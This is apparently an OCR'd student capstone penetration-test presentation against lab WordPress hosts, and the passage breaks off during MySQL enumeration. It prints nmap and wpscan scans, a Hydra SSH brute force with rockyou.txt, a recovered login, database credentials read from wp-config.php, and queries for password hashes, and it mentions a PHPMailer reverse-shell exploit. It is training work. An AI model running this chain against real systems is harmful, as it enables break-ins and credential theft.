



Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

DECEMBER 1, 2021

RESURRECTED

Hector M Molina Sandoz



Donald J Fillmore-Griffin


Nina Herbold

Javier Morales


Michael Subik

Table of Contents

This Offensive Presentation contains the following resources:


Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: **192.168.1.90**
OS: Kali GNU (Linux 5.4.0 Debian)
Hostname: Kali
IPv4: **192.168.1.100**
OS: Ubuntu 18.04.1 LTS
Hostname: ELK
IPv4: **192.168.1.105**
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone
IPv4: **192.168.1.110**
OS: Linux Apache
Hostname: Target 1
IPv4: **192.168.1.115**
OS: Linux Apache
Hostname: Target 2

Critical Vulnerabilities: Target 1

Vulnerability	Description	Impact
Network Mapping and User Enumeration (WordPress site)	Nmap was used to discover open ports.	Able to discover open ports and tailor their attacks accordingly.
Unsalted User Password Hash (WordPress database)	Wpscan was utilized by attackers in order to gain username information.	The username info was used by the attackers to help gain access to the web server.
Weak User Password	A user had a weak password, and the attackers were able to discover it by guessing	Able to correctly guess a user's password and SSH into the web server.
MySQL Database Access	The attackers were able to discover a file containing login information for the MySQL database.	Able to use the login information to gain access to the MySQL database.
MySQL Data Exfiltration	By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.	The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
Misconfiguration of User Privileges/Privilege Escalation	The attackers noticed that Steven had sudo privileges for python.	Able to utilize Steven’s python privileges in order to escalate to root.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in Target 2.


Vulnerability	Description	Impact
Network Mapping and User Enumeration (WordPress site)	Nmap was used to discover open ports.	Able to discover open ports and tailor their attacks accordingly.
CVE-2016-10033 (Remote Code Execution Vulnerability in PHPMailer 5.2.16)	Get access to web services and search for a lot of confidential information.	Exploiting PHPMail with back connection (reverse shell) from the target
Misconfiguration of User Privileges/Privilege Escalation	The attackers noticed that ROOT user has sudo privileges for python.	Able to utilize root's python privileges in order to escalate for the privilege to other folders.
Weak ROOT Password	The root login had a weak password, and the attackers were able to discover it by guessing.	Able to correctly guess a root's password.


Exploits Used

Exploitation: Network Mapping and User Enumeration (WordPress site)

Target 1

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-24 14:01 PST
Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds
```



- Utilized Nmap to enumerate open ports and running services.
- It enumerated the open ports and services and names of machines on the network. Target one machine has port 22 open along with port 80. This was exploited in the attack

Target Site http://192.168.1.110


Command: nmap -sV 192.168.1.110


Exploitation: Unsalted User Password Hash (WordPress database scan)

Target 1

Find users/authors of the WordPress website can help attackers craft an approach as part of a larger attack

- How did you exploit the vulnerability?
  - wpscan version 3.7.8
  - wpscan returns: WordPress version 4.8.16 is used on the website
  - Research know vulnerabilities of version 4.8.16
  - Enumerate users via “Author ID Brute Forcing”
- What did the exploit achieve?
  - Users Identified: michael, steven
  - Confirmed by: Login Error Messages





Command: wpscan -url http://192.168.1.110/wordpress -eu

Exploitation: Weak User Password

Target 1

```
root@Kali:~# cd Downloads
root@Kali:~/Downloads# ls
rockyou.txt
root@Kali:~/Downloads# hydra -l michael -P rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-28 11:00:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-28 11:00:49
root@Kali:~/Downloads#
```

- Using Hydra software network logon cracker
- ssh brute force attack on Apache server 1
- host: 192.168.1.110:22
- User(s) michael password found
- Password: michael

Command: hydra -l michael -P /usr/share/wordlist/rockyou.txt -s 192.168.1.110 ssh

```
vendor/examples/scripts/XRegExp.js:// including support for additional syntax, flags, and methods
vendor/examples/scripts/XRegExp.js:    // Accepts a pattern and flags; returns a new, extended `RegExp` object. Differs from a native
vendor/examples/scripts/XRegExp.js:    // regular expression in that additional syntax and flags are supported and cross-browser
vendor/examples/scripts/XRegExp.js:    XRegExp = function (pattern, flags) {
vendor/examples/scripts/XRegExp.js:            if (flags === undefined)
vendor/examples/scripts/XRegExp.js:                throw TypeError("can't supply flags when constructing one RegExp from another");
vendor/examples/scripts/XRegExp.js:            flags = flags || "";
vendor/examples/scripts/XRegExp.js:            hasFlag: function (flag) {return flags.indexOf(flag) > -1;},
vendor/examples/scripts/XRegExp.js:            setFlag: function (flag) {flags += flag;}
vendor/examples/scripts/XRegExp.js:        regex = RegExp(output.join(""), nativ.replace.call(flags, flagClip, ""));
vendor/examples/scripts/XRegExp.js:    // Token scope bitflags
vendor/examples/scripts/XRegExp.js:        flagClip = /[^gimy]+|([\s\S])(?=[\s\S]*\1)/g, // Nonnative and duplicate flags
vendor/examples/scripts/XRegExp.js:    // Lets you extend or change XRegExp syntax and create custom flags. This is used internally by
vendor/examples/scripts/XRegExp.js:    // Accepts a pattern and flags; returns an extended `RegExp` object. If the pattern and flag
vendor/examples/scripts/XRegExp.js:    XRegExp.cache = function (pattern, flags) {
vendor/examples/scripts/XRegExp.js:        var key = pattern + "/" + (flags || "");
vendor/examples/scripts/XRegExp.js:        return XRegExp.cache[key] || (XRegExp.cache[key] = XRegExp(pattern, flags));
vendor/examples/scripts/XRegExp.js:    // Accepts a `RegExp` instance; returns a copy with the `/g` flag set. The copy has a fresh
vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Should be run after XRegExp and any plugins are loaded
vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the regex
vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when adding tokens, the
vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of flags imsx: (?imsx)
vendor/composer.lock:    "stability-flags": {},
service.html:                <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

Command: ssh michael@192.168.1.110

```
root@Kali:~# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630XqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hosts.
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Nov 23 13:27:16 2021 from 192.168.1.1
michael@target1:~$ pwd
/home/michael
michael@target1:~$ ls
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Result: Attacker can login using Michael's credentials with WordPress "Author" permissions.

Exploitation: MySQL Database Access

- Utilized user “michael’s” privileges to locate the MySQL username and password for the WordPress site’s database.
- Successfully gained root privileges to the MySQL database

Command: cat /var/www/html/wordpress/wp-config.php

Result:
‘DB_USER’ : ‘root’
‘DP_PASSWORD’ : ‘R@v3nSecurity’

Command: mysql –u root -p
Command: show databases;
Command: use wordpress;
Command: show tables;

```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
```


Exploitation: MySQL Data Exfiltration

Target 1

- MySQL database enumeration/queries.
- Discovered the password hashes for the users michael and steven and saved them to a wp_hashes.txt file in order to be brute-forced.


mysql> select * from users;
ERROR 1146 (42S02): Table 'wordpress.users' doesn't exist
mysql> select * from wp_users;
ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
